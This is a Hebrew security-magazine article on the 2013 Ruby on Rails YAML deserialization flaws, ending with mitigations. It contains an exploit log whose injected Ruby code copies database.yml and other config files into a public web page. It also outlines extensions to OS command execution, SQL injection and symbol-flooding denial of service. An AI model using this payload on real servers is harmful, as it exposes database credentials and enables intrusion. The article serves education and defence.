
```
[~] POSTing File.open('public/sensitive_information.html', 'w+') do |f|
f.write (File.open('config/database.yml', 'r').read)
f.write (File.open('config/routes.rb', 'r').read)
f.write (File.open('config/settings.yml', 'r').read)
end to http://localhost:3000/ ...
[~] Success!
```

הקוד הבא מתוכנת לאסוף מידע רגיש מהשרת הכולל קבצי הגדרת מסדי הנתונים (database.yml), קובץ ה-routes המפורסם וכמו כן, קובץ הגדרות ייעודי הקיים במערכת Redmine. כלל הקבצים נאספים לתוך קובץ חדש שנוצר בשרת וממוקם בתיקייה ציבורית. אמנם מדובר בשיטה שהיא לא הכי "חשאית" וסקסית" (בלשון המעטה), אך היא כן ממחישה לכם את האפשרויות הטמונות בחור האבטחה.

מאחר והקובץ נוצר בתיקייה הציבורית של ריילס, ניתן לגשת אליו מכל מחשב דרך הכתובת:


http://thewebsite.com/sensitive_data.html

במקרה שלי, העמוד הנוצר נראה כך:



תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



כאמור, הטקסט הנ"ל מייצג מידע רגיש מאוד הנמצא בקבצי מערכת דיפולטיביים בריילס. ניתן לראות פה את שם מסד הנתונים, שרת הגישה אליו, שם המשתמש וכמובן הסיסמא. כמו כן ניתן גם לראות את כל ניתובי המערכת ושאר פרטים נחמדים כמו נתוני סביבת הפיתוח, שרת הבדיקות ועוד.

אגב, ניתן אף להרחיב את התקיפה ולהריץ קוד שיפעל ברמת מערכת ההפעלה. עם אחת מהפקודות הרוביסטיות: `system / exec` או אפילו עם האופרטור `(code)x%` ניתן למנף את ה-payload ולדמות פעולות ופקודות shell ב-unix.

חישובו על מגוון התקיפות האפשריות שחור האבטחה הזה מאפשר. לדוגמא, מקרה קצה ובו הנתקף מפעיל שרת WEBrick מקומי להרצת סביבת פיתוח על מחשבו (ממש כמו שבדקתי בעצמי את Redmine). הנתקף, במהלך הפיתוח, משוטט באינטרנט ונכנס בשוגג לאתר זדוני המפעיל באמצעות XSS (או שיטה דומה אחרת) payload מסויים. ה-payload, באם מתוכנן היטב ומוכוון לפגיעה הספציפית, יכול להיות כל כך מדויק ומסוגל לאפשר השתלטות מוחלטת על מחשבו של הנתקף.

באותה מידה של הזרקת קוד Ruby, ניתן לערוך את הקוד ולהכווין לביצוע SQL-injection בשרת הנתקף. באמצעות ארכיטקטורה נכונה של מתקפה, ושימוש בכשל נקודתי באובייקט [Arel](#) המובנה בריילס, ניתן לבצע שאילתות SQL מורכבות מכל סוג שהן.

כמו גם התקיפות הנ"ל, ניתן לממש וקטור תקיפה נוסף המבצע DoS. ברובי (גרסה 1.9) לא מתבצע "איסוף זבל" של Symbol (מבנה נתונים נפוץ מאוד ברובי ובריילס) וניתן לנצל זאת ולשלוח לשרת חבילות גדולות של משתנים מהסוג המוזכר. ופשוט.. לחכות קצת.. וזהו..


אז מה עושים?

אז עכשיו, אחרי שהבנו את חומרת העסק והבנו למה כשל האבטחה מוגדר כ-'אפוקליפטי' בקהילה. בואו נדבר על דרכים למנוע את הפירצות:

- בסך הכל, מבחינה תאורטית, מה שצריך לעשות זה להגביל את תהליך הסריאליזציה בזמן קריאת תכני XML ולמנוע תמיכה בהמרה אוטומטית למבני נתונים כגון YAML ו-SYMBOL. מימוש שיטה זו בא לידי ביטוי [בעדכונים ובטלאים](#) שיצאו מיד עם צאת הפרצה. כמו כן, אם באתר עליו אתם עובדים אין צורך בעיבוד נתוני XML כלל, ואתם אינכם זקוקים לפיצ'ר, יש אפשרות לבטל אותו לגמרי.
- בנוסף, ניתן להוסיף ולשנות את דרך הקריאה של טקסט בתצורת YAML, ז"א - לא לאפשר הרצה של קוד Ruby בזמן קריאת תוכן הקובץ. בכדי לפעול ע"פ הדפ"א הזו, יש להתקין את ה-gem (פלאגין

תקלה בפסי הרכבת: על כשלי האבטחה האחרונים ב-Ruby on Rails

www.DigitalWhisper.co.il



ברובי) הנקרא: [safe_yaml](#). ה-gem מהווה אלטרנטיבה ל-YAML.load ומנטרל קוד חיצוני וחריג שמוסווה בתוכן.

- וכמובן, הכי חשוב והכי כדאי, זה פשוט לעדכן את גרסת הריילס בה אתם משתמשים. הפריימוורק מתפתח ומתעדכן בקצב מהיר במיוחד וחשוב להשאר מעודכנים. אז גם אם זה אומר שצריך לבדוק תאימות ולעגל מחדש כמה דברים, זה בהחלט שווה את זה.

לסיכום


קהילת Ruby on Rails ומפתחיה חטפו זעזוע רציני בחודשים האחרונים. גילויי התקופה האחרונה לא היו "רעד קל בכנף" בכלל, ולא רק שהזעזוע היה חזק, הוא גם הגיע בצורות. עם כשלי אבטחה קריטיים שמתגלים אחת לשבועיים ואקספלוויטים מתוחכמים המנצלים את הפירצות מכיוונים שונים ומגוונים, קשה מאוד להשאר אדישים.

יחד עם הנאמר לעיל, אפשר לומר - שאת שורש הבעיה, המקור הבסיסי לכשלי האבטחה הרבים שפורסמו, מצאנו. ז"א, עניין ניתוח קבצי ה-YAML עלה לתודעת הציבור, וכעת בודדים הם מפתחי הריילס ש-"Parsing XML/YAML" לא ידליק להם נורה או שתיים (אני מקווה).

עם זאת, ולמרות הפרסום הנרחב שכשלי האבטחה האחרונים זכו לו, חשוב שנשאר עם היד על הדופק. פירצות חמורות מסוג זה, אמנם די נדירות במערכות גדולות אשר מתוחזקות באופן שוטף - אך הן בהחלט קיימות. סדרת כשלי האבטחה שפורסמה היא ממש לא הראשונה וכמובן שלא האחרונה.

בזמן פיתוח מערכת כזו או אחרת, חייבים להתכונן ל"יום הדין". הגזמתי קצת? לא. פריצה ותקיפה אמנם יכולה לבוא לידי ביטוי בהדפסה חובבנית של מחרוזות בצד השרת אך היא במקרה אחר היא עלולה גם לסכן את כל העסק. לכן, חשוב מאוד שתהיה לכם תוכנית למצבי חירום. בין אם זה טריגר להשבתה מיידית של המערכת (כן, זו תוכנית), צוות חירום שערך וזמין בכל מצב, או אפילו אתם - שזה אומר מוכנות ונכונות מלאה לטפל בדברים מהסוג הזה, גם אם זה אומר עצירה מוחלטת של משימות השגרה ועבודה עד אשמורת לילה אחרונה.

כמו כן, חשוב שתהיו עירניים (במיוחד בתקופה כזו). אנא, קראו באתרי הקהילה והחדשות וחפשו אחר עדכונים חדשים. בדיקה והאזנה שוטפת יכולה לעזור ולהכין אתכם במידה ויתגלו כשלי אבטחה נוספים. ערנות וגילוי מוקדם (ממש כמו...) תמנע תקלות קריטיות פוטנציאליות במערכות שלכם.



על המחבר

יוחאי (hrr) אטון, מתכנת ומפתח בעיקר בסביבת web. חובב אבטחת מידע בדגש על אבטחת אפליקציות. עובד בסטארטאפ ירושלמי חביב. בעל האתר:

<http://hrr.io>

לקריאה נוספת

- <https://groups.google.com/forum/?fromgroups=#!topic/rubyonrails-security/61bkgvnSGTQ>
- <https://community.rapid7.com/community/metasploit/blog/2013/01/09/serialization-mischief-in-ruby-land-cve-2013-0156?x=1>
- <http://tenderlovmaking.com/2013/02/06/yaml-f7u12.html>
- <http://rubyonrails.org>
- <http://www.ruby-lang.org/en/>
- <http://ronin-ruby.github.com>